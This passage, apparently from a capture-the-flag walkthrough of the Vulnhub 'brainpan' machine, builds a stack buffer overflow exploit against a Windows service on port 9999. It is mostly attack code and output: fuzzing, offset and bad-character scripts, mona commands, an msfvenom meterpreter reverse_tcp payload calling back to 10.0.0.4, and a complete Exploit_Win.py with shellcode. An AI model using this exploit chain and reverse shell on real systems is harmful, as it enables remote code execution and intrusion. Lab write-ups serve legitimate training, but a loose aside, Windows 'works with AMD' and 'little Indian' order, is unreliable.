Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9Ak0Ak1Ak2Ak3Ak4Ak5Ak6Ak7Ak8Ak9Al0Al1Al2Al3Al4Al5Al6Al7Al8Al9Am0Am1Am2Am3Am4Am5Am6Am7Am8Am9An0An1An2An3An4An5An6An7An8An9Ao0Ao1Ao2Ao3Ao4Ao5Ao6Ao7Ao8Ao9Ap0Ap1Ap2Ap3Ap4Ap5Ap6Ap7Ap8Ap9Aq0Aq1Aq2Aq3Aq4Aq5Aq6Aq7Aq8Aq9Ar0Ar1Ar2Ar3Ar4Ar5Ar6Ar7Ar8Ar9As0As1As2As3As4As5As6As7As8As9At0At1At2At3At4At5At6At7At8At9
                                                                                                                                       
┌──(root㉿0xMat10)-[~/Vulnhub/brainpan]
└─# cat F00zer.py                      
import socket
from sys import exit

Buffer = "Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9Ak0Ak1Ak2Ak3Ak4Ak5Ak6Ak7Ak8Ak9Al0Al1Al2Al3Al4Al5Al6Al7Al8Al9Am0Am1Am2Am3Am4Am5Am6Am7Am8Am9An0An1An2An3An4An5An6An7An8An9Ao0Ao1Ao2Ao3Ao4Ao5Ao6Ao7Ao8Ao9Ap0Ap1Ap2Ap3Ap4Ap5Ap6Ap7Ap8Ap9Aq0Aq1Aq2Aq3Aq4Aq5Aq6Aq7Aq8Aq9Ar0Ar1Ar2Ar3Ar4Ar5Ar6Ar7Ar8Ar9As0As1As2As3As4As5As6As7As8As9At0At1At2At3At4At5At6At7At8At9"

sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
sock.connect(("10.0.0.5",9999))
sock.send((Buffer + "\r\n").encode())

sock.close()
exit()                                                                                        


It will crash as we know , Now let’s copy the EIP offset

Now let’s copy the address and see in wich offset is the EIP address

1
2
3
┌──(root㉿0xMat10)-[~/Vulnhub/brainpan]
└─# msf-pattern_offset -l 600 -q 35724134          
[*] Exact match at offset 524


Okay now we know the offset , let’s test it with the A and B game

1
2
3
4
5
6
7
8
9
10
11
12
13
┌──(root0xMat10)-[~/Vulnhub/brainpan]
└─# cat A&B.py 
import socket
from sys import exit

Buffer = "A" * 524 + "B" * 4 + "C" * (600-524-4)

sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
sock.connect(("10.0.0.5",9999))
sock.send((Buffer + "\r\n").encode())

sock.close()
exit()                                                            

So we are on the right way , The Last process in this stage is to find the Bad char

You can use mona to help you in this process , I will show you how to generate the bad char list and compare them with your program output


First , copy the mona.py file into the PyCommands dir


Then , write these commands in the immunity

1
2
!mona config -set workingfolder c:\0xMat10
!mona bytearray -cpb "\x00

This will make a dir called 0xMat10 and 2 files called bytearray.txt & bytearray.bin

Now we are good to start to find our badchar

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
┌──(root0xMat10)-[~/Vulnhub/brainpan]
└─# cat Bad_chars.py   
#!/usr/bin/python3
import sys
import socket

badchars = (
"\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0d\x0e\x0f\x10\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f\x20"
"\x21\x22\x23\x24\x25\x26\x27\x28\x29\x2a\x2b\x2c\x2d\x2e\x2f\x30\x31\x32\x33\x34\x35\x36\x37\x38\x39\x3a\x3b\x3c\x3d\x3e\x3f\x40"
"\x41\x42\x43\x44\x45\x46\x47\x48\x49\x4a\x4b\x4c\x4d\x4e\x4f\x50\x51\x52\x53\x54\x55\x56\x57\x58\x59\x5a\x5b\x5c\x5d\x5e\x5f\x60"
"\x61\x62\x63\x64\x65\x66\x67\x68\x69\x6a\x6b\x6c\x6d\x6e\x6f\x70\x71\x72\x73\x74\x75\x76\x77\x78\x79\x7a\x7b\x7c\x7d\x7e\x7f\x80"
"\x81\x82\x83\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c\x8d\x8e\x8f\x90\x91\x92\x93\x94\x95\x96\x97\x98\x99\x9a\x9b\x9c\x9d\x9e\x9f\xa0"
"\xa1\xa2\xa3\xa4\xa5\xa6\xa7\xa8\xa9\xaa\xab\xac\xad\xae\xaf\xb0\xb1\xb2\xb3\xb4\xb5\xb6\xb7\xb8\xb9\xba\xbb\xbc\xbd\xbe\xbf\xc0"
"\xc1\xc2\xc3\xc4\xc5\xc6\xc7\xc8\xc9\xca\xcb\xcc\xcd\xce\xcf\xd0\xd1\xd2\xd3\xd4\xd5\xd6\xd7\xd8\xd9\xda\xdb\xdc\xdd\xde\xdf\xe0"
"\xe1\xe2\xe3\xe4\xe5\xe6\xe7\xe8\xe9\xea\xeb\xec\xed\xee\xef\xf0\xf1\xf2\xf3\xf4\xf5\xf6\xf7\xf8\xf9\xfa\xfb\xfc\xfd\xfe\xff")

Buffer = "A" * 524 + "B" * 4 + badchars + "C" * (1000-524-4-128)

sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
sock.connect(("10.0.0.5",9999))
sock.send((Buffer + "\r\n").encode())

sock.close()
sys.exit()


Then write this command in the immunity bar

1
!mona compare -f c:\0xMat10\bytearray.bin -a 005FF910

Now we find them there are 0x00 and 0x80

  • Exploit Me Please !


We need to locate an ESP address that has no protection , In the immunity you can use mona again with this command

1
!mona modules
  • Search For -> All Commands In all modules -> JMP ESP

We got the address , Now is the time to Exploit , Let’s see

We write the addresses in reverse order because Windows works with AMD which uses the little Indian order

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116
117
118
119
120
121
122
123
124
125
126
127
128
129
130
131
132
133
134
135
136
137
138
139
140
141
142
┌──(root㉿0xMat10)-[~/Vulnhub/brainpan]
└─# msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.0.0.4 LPORT=1234 -f python -b "\x00\x80" -v shellcode
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
Found 11 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 381 (iteration=0)
x86/shikata_ga_nai chosen with final size 381
Payload size: 381 bytes
Final size of python file: 2136 bytes
shellcode =  b""
shellcode += b"\xbd\xe6\x03\xbd\x26\xd9\xc1\xd9\x74\x24\xf4"
shellcode += b"\x5f\x31\xc9\xb1\x59\x31\x6f\x14\x83\xc7\x04"
shellcode += b"\x03\x6f\x10\x04\xf6\x41\xce\x47\xf9\xb9\x0f"
shellcode += b"\x37\x73\x5c\x3e\x65\xe7\x14\x13\xb9\x63\x78"
shellcode += b"\x98\x32\x21\x69\x2b\x36\xee\xa0\xd4\xb9\x59"
shellcode += b"\x88\x0c\xf4\x65\xa1\x6d\x97\x19\xb8\xa1\x77"
shellcode += b"\x23\x73\xb4\x76\x64\xc5\xb2\x97\x38\x81\xb7"
shellcode += b"\x35\xad\xa6\x8a\x85\xcc\x68\x81\xb5\xb6\x0d"
shellcode += b"\x56\x41\x0b\x0f\x87\x22\xcb\x2f\x26\xe7\x67"
shellcode += b"\x67\x30\x57\xfd\xb1\x34\x6b\xb4\x70\x4a\x18"
shellcode += b"\x72\xf8\xb5\xc8\x4a\x3e\x74\x3b\xa1\x12\x76"
shellcode += b"\x04\x82\x8a\x0c\x7e\xf0\x37\x17\x45\x8a\xe3"
shellcode += b"\x92\x59\x2c\x67\x04\xbd\xcc\xa4\xd3\x36\xc2"
shellcode += b"\x01\x97\x10\xc7\x94\x74\x2b\xf3\x1d\x7b\xfb"
shellcode += b"\x75\x65\x58\xdf\xde\x3d\xc1\x46\xbb\x90\xfe"
shellcode += b"\x98\x63\x4c\x5b\xd3\x86\x9b\xdb\x1c\x59\xa4"
shellcode += b"\x81\x8a\x95\x69\x3a\x4a\xb2\xfa\x49\x78\x1d"
shellcode += b"\x51\xc6\x30\xd6\x7f\x11\x41\xf0\x7f\xcd\xe9"
shellcode += b"\x91\x81\xee\x09\xbb\x45\xba\x59\xd3\x6c\xc3"
shellcode += b"\x32\x23\x90\x16\xae\x29\x06\x93\x2e\x2e\xd2"
shellcode += b"\xcb\x2c\x2e\xde\xd9\xb9\xc8\x8e\x8d\xe9\x44"
shellcode += b"\x6f\x7e\x49\x35\x07\x94\x46\x6a\x37\x97\x8d"
shellcode += b"\x03\xd2\x78\x7b\x7b\x4b\xe0\x26\xf7\xea\xed"
shellcode += b"\xfd\x7d\x2c\x65\xf7\x82\xe3\x8e\x72\x91\x14"
shellcode += b"\xe9\x7c\x69\xe5\x9c\x7c\x03\xe1\x36\x2b\xbb"
shellcode += b"\xeb\x6f\x1b\x64\x13\x5a\x18\x63\xeb\x1b\x28"
shellcode += b"\x1f\xda\x89\x14\x77\x23\x5e\x94\x87\x75\x34"
shellcode += b"\x94\xef\x21\x6c\xc7\x0a\x2e\xb9\x74\x87\xbb"
shellcode += b"\x42\x2c\x7b\x6b\x2b\xd2\xa2\x5b\xf4\x2d\x81"
shellcode += b"\xdf\xf3\xd1\x57\xc8\x5b\xb9\xa7\x48\x5c\x39"
shellcode += b"\xc2\x48\x0c\x51\x19\x66\xa3\x91\xe2\xad\xec"
shellcode += b"\xb9\x69\x20\x5e\x58\x6d\x69\x3e\xc4\x6e\x9e"
shellcode += b"\x9b\xf7\x15\xef\x1c\xf8\xe9\xf9\x78\xf9\xe9"
shellcode += b"\x05\x7f\xc6\x3f\x3c\xf5\x09\xfc\x7b\x06\x3c"
shellcode += b"\xa1\x2a\x8d\x3e\xf5\x2d\x84"

┌──(root㉿0xMat10)-[~/Vulnhub/brainpan]
└─# cat Exploit_Win.py 
import socket
from sys import exit

shellcode =  b""
shellcode += b"\xbd\xe6\x03\xbd\x26\xd9\xc1\xd9\x74\x24\xf4"
shellcode += b"\x5f\x31\xc9\xb1\x59\x31\x6f\x14\x83\xc7\x04"
shellcode += b"\x03\x6f\x10\x04\xf6\x41\xce\x47\xf9\xb9\x0f"
shellcode += b"\x37\x73\x5c\x3e\x65\xe7\x14\x13\xb9\x63\x78"
shellcode += b"\x98\x32\x21\x69\x2b\x36\xee\xa0\xd4\xb9\x59"
shellcode += b"\x88\x0c\xf4\x65\xa1\x6d\x97\x19\xb8\xa1\x77"
shellcode += b"\x23\x73\xb4\x76\x64\xc5\xb2\x97\x38\x81\xb7"
shellcode += b"\x35\xad\xa6\x8a\x85\xcc\x68\x81\xb5\xb6\x0d"
shellcode += b"\x56\x41\x0b\x0f\x87\x22\xcb\x2f\x26\xe7\x67"
shellcode += b"\x67\x30\x57\xfd\xb1\x34\x6b\xb4\x70\x4a\x18"
shellcode += b"\x72\xf8\xb5\xc8\x4a\x3e\x74\x3b\xa1\x12\x76"
shellcode += b"\x04\x82\x8a\x0c\x7e\xf0\x37\x17\x45\x8a\xe3"
shellcode += b"\x92\x59\x2c\x67\x04\xbd\xcc\xa4\xd3\x36\xc2"
shellcode += b"\x01\x97\x10\xc7\x94\x74\x2b\xf3\x1d\x7b\xfb"
shellcode += b"\x75\x65\x58\xdf\xde\x3d\xc1\x46\xbb\x90\xfe"
shellcode += b"\x98\x63\x4c\x5b\xd3\x86\x9b\xdb\x1c\x59\xa4"
shellcode += b"\x81\x8a\x95\x69\x3a\x4a\xb2\xfa\x49\x78\x1d"
shellcode += b"\x51\xc6\x30\xd6\x7f\x11\x41\xf0\x7f\xcd\xe9"
shellcode += b"\x91\x81\xee\x09\xbb\x45\xba\x59\xd3\x6c\xc3"
shellcode += b"\x32\x23\x90\x16\xae\x29\x06\x93\x2e\x2e\xd2"
shellcode += b"\xcb\x2c\x2e\xde\xd9\xb9\xc8\x8e\x8d\xe9\x44"
shellcode += b"\x6f\x7e\x49\x35\x07\x94\x46\x6a\x37\x97\x8d"
shellcode += b"\x03\xd2\x78\x7b\x7b\x4b\xe0\x26\xf7\xea\xed"
shellcode += b"\xfd\x7d\x2c\x65\xf7\x82\xe3\x8e\x72\x91\x14"
shellcode += b"\xe9\x7c\x69\xe5\x9c\x7c\x03\xe1\x36\x2b\xbb"
shellcode += b"\xeb\x6f\x1b\x64\x13\x5a\x18\x63\xeb\x1b\x28"
shellcode += b"\x1f\xda\x89\x14\x77\x23\x5e\x94\x87\x75\x34"
shellcode += b"\x94\xef\x21\x6c\xc7\x0a\x2e\xb9\x74\x87\xbb"
shellcode += b"\x42\x2c\x7b\x6b\x2b\xd2\xa2\x5b\xf4\x2d\x81"
shellcode += b"\xdf\xf3\xd1\x57\xc8\x5b\xb9\xa7\x48\x5c\x39"
shellcode += b"\xc2\x48\x0c\x51\x19\x66\xa3\x91\xe2\xad\xec"
shellcode += b"\xb9\x69\x20\x5e\x58\x6d\x69\x3e\xc4\x6e\x9e"
shellcode += b"\x9b\xf7\x15\xef\x1c\xf8\xe9\xf9\x78\xf9\xe9"
shellcode += b"\x05\x7f\xc6\x3f\x3c\xf5\x09\xfc\x7b\x06\x3c"
shellcode += b"\xa1\x2a\x8d\x3e\xf5\x2d\x84"

# bunch_of_A + EIP + NOPS + ShellCode

Buffer = b"A" * 524 + b"\xf3\x12\x17\x31" + b"\x90"*20 + shellcode

sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
sock.connect(("10.0.0.5",9999))
sock.send((Buffer + b"\r\n"))

sock.close()
exit()

┌──(root㉿0xMat10)-[~/Vulnhub/brainpan]
└─# python3 Exploit_Win.py 

┌──(root㉿0xMat10)-[~]
